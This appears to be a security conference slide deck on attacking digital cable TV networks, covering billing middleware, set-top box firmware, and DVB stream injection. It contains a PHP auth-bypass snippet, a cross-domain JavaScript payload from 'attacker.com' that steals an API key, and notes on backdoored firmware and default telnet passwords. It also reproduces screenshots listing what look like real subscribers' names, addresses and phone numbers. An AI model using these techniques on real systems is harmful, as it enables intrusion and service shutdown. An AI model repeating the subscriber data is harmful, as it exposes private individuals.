
- Satellite Content
  - IRD decoders [← Source \[ Head End \].](#)
  - DRM Server
- Middleware Servers
    - Video on Demand Server
    - Billing Server
  - Triple Play Convergence
    - Switch [← Management Network or Middlewares.](#)
    - QAM Modulator
  - Network Infrastructure
    - Micro PoP
    - Access Switch
- Customer Premise Equipment [← Home Network](#)
    - Set Top Box

# Digital Cable Network :~





# Attacking Digital Network



# Attack Vectors

## Management Network

- Billing Server [ Web Application Bug ]

## Attacking Set-Top boxes

- Firmware Attack [ Application Bug ]
- Protocol Attacks [ Protocol Implementation Bug ]


# Management Server [Middleware]

- Provides Billing and Customer Service.
- Attacks on Middleware are possible in both DVB-C and IPTV networks

## Locating the Mother Program

- Network fingerprinting –Find IPTV Management service.
- Some are Internet facing !!

# Middleware Billing Server Hijack



Pages: 1 2 3 >

Operations	GHIP ID	VC Number/UA Number	Is Active	Activated Date	Is Assigned	Assigned Date	Customer Name	GRF Number	Father Name	Installation Address	Mobile	GAS
	00548524283	02106219806	YES	2013-08-31	YES	2013-08-31	DAISY JOHN	K0380010107		KOTTARATHIL PARL/THALAVILA KALLUMALA	919951197987	CONAX
	00548524707	02106219804	NO		NO							CONAX
	00548736486	02106219807	NO		NO							CONAX
	00548757322	02106219806	YES	2013-08-31	YES	2013-08-31	LALITHAMMA	K0380010108		SUKUMARAPURAM ARKKANATTUKARA	919947759937	CONAX
	V19EM1112EM009030	97161112AD9257	YES	2013-07-31	YES	2013-07-31	REGUNATHAPILLAI	K0380010072		THRIVENI	919667386745	LogicEastern
	V19EM1112UT011069	97261112AD1099	YES	2013-07-31	YES	2013-07-31	JOHN	K0380010071		SATHEESH BHAWANAM	919745417227	LogicEastern
	V19EM1112EM008929	97161112AD9223	YES	2013-07-31	YES	2013-07-31	SASIDARA KURUP	K0380010070		SASIBHAWANAM	919746417226	LogicEastern
	V19EM1112EM009030	97161112AD9257	YES	2013-07-31	YES	2013-07-31	MUKUNDANKUTTI	K0380010070		DANGODADA NEELU	919745417226	LogicEastern

Please don't ask how 😊




# Bug 1:~ STB Hijack

- Application allows one operator to transfer STB to another operator.
- This option lists all Existing operators.
- Transfer option based on an Access Key.
- The Access key implementation was flawed.

# Spot the Bug

Old bug PHP < 5.3.\* : Passing an array will bypass the check.

```
<?php
$
$apikey = "select api_key from apis where
username='.mysql_escape($username)'" ;
$authenticated = strcmp($apikey, $_GET['key']);
if ($authenticated == 0) {
print "Logged IN !";
} else {
print "wrong API!";
}
?>
```



# Voila: IPTV Management Console

Pages: 1 2 3 >

Operations	CHIP ID	VC Number/UA Number	Is Active	Activated Date	Is Assigned	Assigned Date	Customer Name	CRF Number	Father Name	Installation Address	Mobile	CAS
	00548524263	02105219806	YES	2013-08-31	YES	2013-08-31	DAISY JOHN	K03B0010107		KOTTARATHIL PARUTHALAVILA KALLUMALA	919961197987	CONAX
	00548524707	02105219804	NO		NO							CONAX
	00548736466	02105219807	NO		NO							CONAX
	00548757322	02105219808	YES	2013-08-31	YES	2013-08-31	LALITHAMMA	K03B0010108		SUKUMARAPURAM AKKANATTUKARA	919947759937	CONAX
	V19EM1112EM009030	97161112AD9257	YES	2013-07-31	YES	2013-07-31	REGUNATHAPILLAI	K03B0010072		THRIVENI	919567386745	LogicEastern
	V19EM1112UT011059	97261112AD1099	YES	2013-07-31	YES	2013-07-31	JOHN	K03B0010071		SATHEESH BHAVANAM	919746417227	LogicEastern
	V19EM1112EM008929	97161112AD9223	YES	2013-07-31	YES	2013-07-31	SASIDARA KURUP	K03B0010070		SASIBHAVANAM	919746417226	LogicEastern
	V19EM1112EM008920	97161112AD9226	YES	2013-07-31	YES	2013-07-31	MUKUNDANKUTTI NAIR	K03B0010069		DAMODARA NIVAS	919746417225	LogicEastern
	V19EM1112UT011068	97261112AD1080	YES	2013-07-31	YES	2013-07-31	RATHEESHKUMAR	K03B0010068		SATHEESHBHAVANAM	919746417224	LogicEastern
	V19EM1112EM008914	97161112AD9354	YES	2013-07-31	YES	2013-07-31	RAJAN NAIR	K03B0010066		SREEVILASAM	919746417217	LogicEastern
	V19EM1112EM008923	97161112AD9224	YES	2013-07-31	YES	2013-07-31	AJITH KUMAR	K03B0010067		ARACKAL	919746417218	LogicEastern
	V19EM1112UT011061	97261112AD1553	YES	2013-07-31	YES	2013-07-31	KOSHY T	K03B0010065		CHEKKAYIL HOUSE	919746417214	LogicEastern
	V19EM1112EM008928	97161112AD9105	YES	2013-07-31	YES	2013-07-31	SARASAMMA V	K03B0010063		KUTTIKATTU	919746417213	LogicEastern
	V19EM1112UT011341	97261112AD1806	YES	2013-07-31	YES	2013-07-31	PONNAMMA ZACHARIAH	K03B0010062		VADAKVEETIL	919746417202	LogicEastern
	V19EM1112UT010856	97261112AD1254	YES	2013-07-31	YES	2013-07-31	MANOJ	K03B0010061		794	919746417201	LogicEastern
	V19EM1112UT011055	97261112AD1711	YES	2013-07-31	YES	2013-07-31	MATHEW CHERIAN	K03B0010060		REHOBOTH	919746417200	LogicEastern
	V19EM1112UT011330	97261112AD1380	YES	2013-07-31	YES	2013-07-31	PA.ILRAMESH	K03B0010059		KARTHIKA	919746417199	LogicEastern

Find: 8890    Next    Previous    Highlight all    Match case

# Bug 2: Cable TV Remote shutdown

- Cable TV Operators control Clients via **UKEY**.
- This is accomplished via API Keys specific to the logged in admin.
- The implementation was flawed.
- The bug allowed a remote cable operator visiting a malicious webpage to remotely shutdown all Digital Tv instances.



# API Key Implementation

```
<script src="load_secrets.js"></script>
```

They had some pretty cool anti-stealing code as well.

```
function checkUrl()
{
  var url = get_current_url();
  return url.match(url+'$') == 'flappybirds.com';
}
if(checkUrl())
{
  var api_key = "77d11aea20ff61c6d1e23f044";alert(api_key);
  populateFormFields(super_secret); // Injects this token into the hidden input fields
} else{
  alert('Bad Domain !');
}
```

# Lets do some cross-domain magic

- Attacker can load, `<script src="load_secrets.js"></script>`
- But, `checkAdmin()` returns false.
- Attacker can bypass this using,

```
// From attacker.com
<script>
String.prototype.match = function()
{
  return ["flappybirds.com"];
}
</script>
<script src="http://cable-tv.com/api_keys/load_secrets.js"></script>
```

Demo Video: Remote

All Demo Videos Goes here:

[http://www.garage4hackers.com/  
entry.php?b=2830](http://www.garage4hackers.com/entry.php?b=2830)

# Remote Denial of Service

All Demo Videos Goes here:

[http://www.garage4hackers.com/  
entry.php?b=2830](http://www.garage4hackers.com/entry.php?b=2830)



# MITM in Digital Networks:

## Attacking Set-Top boxes

- Firmware Attack (1) [MPEG Parsing Bugs]
- Firmware Attack (2) [Application Bug]

The transmission channel is **Encrypted**

# DVB Transport stream Working

- DVB in Action:
  - Provide Audio : Video streams to TV (Transport Stream).
  - Provide Internet Connection [IP over DVB/MPEG ].
  - Can provide multiple channels in a single stream.
  - Payload of a Stream = [Audio + Video + Stream Info ]
  - Stream Info = Ex : Program Association Table
- Program Association Table provide:
  - PID values for (TS) packets corresponding (PMT) .
  - PID stands for Packet Identifier .
  - PMT (Program Map Table) provide location of cells that make up each stream.

# Program Association Table:

00:00 00:00 \$

No Signal

No Program Introduction


TV	01/01(Sat)	3:30	4:00	4:30	5:00	5:30
381 TV5 MONDE ASIE	No EPG					
401 DISCOVERY	No EPG					
402 NATIONAL GEOGRAP..	No EPG					
403 HISTORY	No EPG					
404 FOX TRAVELLER	No EPG					
405 ANIMAL PLANET	No EPG					
406 DISCOVERY TURBO	No EPG					

● Switch Type ● Switch List ● Schedule List

VISION

# [Transport Stream Structure]

- DVB-C uses MPEG-2 TS [ Transport Streams].
- It transmits multiple [muxed multiplexed] channels [A : V ] .
- (MPEG TS) encapsulates all data streams in cells of 188 bytes .
- 4 byte header + 184 byte payload = 188 byte MPEG TS.
- DVB-CSA is the symmetric cipher used to protect content of MPEG2 TS.



S - Sync  
TPR - Transport Priority  
PUSI - Payload Start  
EI - Error Indicator


PID - Packet Identifier (stream ID)  
SCR - Scrambling Control  
AF - Adaptation Field  
CC - Continuity Check Index



# DVB-CSA Scrambling Algorithm

- DVB-CSA is the symmetric cipher used to protect content of MPEG2 TS.
- DVB-CSA works in 2 passes.

**Fig. 1.** DVB-CSA structure




Taking care of Encryption problem:



## MITM Fuzzing breaking Encryption:

- The Transport Scrambling [2 bits] in TS header indicates whether the packet is encrypted or unencrypted.
- If both bits are set to zero, there is no scrambling.
- If one of the two is not zero they payload part is scrambled.
- Most DVB STB implementations use this field to detect scrambling.



This way you can introduce **Unencrypted** cells to DVBC stream and make STB parse them.

# Bug 3: STB DVB MPEG stream parsing Segfault.

- SIGSEGV due to buffer overflow.
- Buffer over flow due to memory overwrite
- This bug would cause the STB to restart .



Demo: Poc crashing STB:

All Demo Videos Goes here:

[http://www.garage4hackers.com/  
entry.php?b=2830](http://www.garage4hackers.com/entry.php?b=2830)

# STB Firmware Update

- STB boots up and authenticates to Home gateway.
- Checks a middleware server for updates, if any available download it via TFTP .
- Reboots and install new firmware.

# STB Bootup: Video

All Demo Videos Goes here:

[http://www.garage4hackers.com/  
entry.php?b=2830](http://www.garage4hackers.com/entry.php?b=2830)

# Middleware server used to push STB Updates

CSBL Lib Ver:02.02.01.01  
Build Date: Sep 20 2011  
Current SW Ver: 103

Downloading

99%



# Preset Telnet passwords.

- Telnet is enabled on most of these devices with a default password.
- By reversing the firmware we can locate passwords, login and trigger the TFTP firmware update.

save fware from tftp attacker upgrade1.0 to flash



# Backdoor Firmware:~ Video

All Demo Videos Goes here:

[http://www.garage4hackers.com/  
entry.php?b=2830](http://www.garage4hackers.com/entry.php?b=2830)



Thank You !!

# Thanks to Ahamed Nafeez

- Security Engineer
- Client side and network security
- [blog.skepticfx.com](http://blog.skepticfx.com)
- [@skeptic\\_fx](https://twitter.com/skeptic_fx)

Thanks to Mrityunjay Gautam

<https://twitter.com/mangekyon>



Questions ?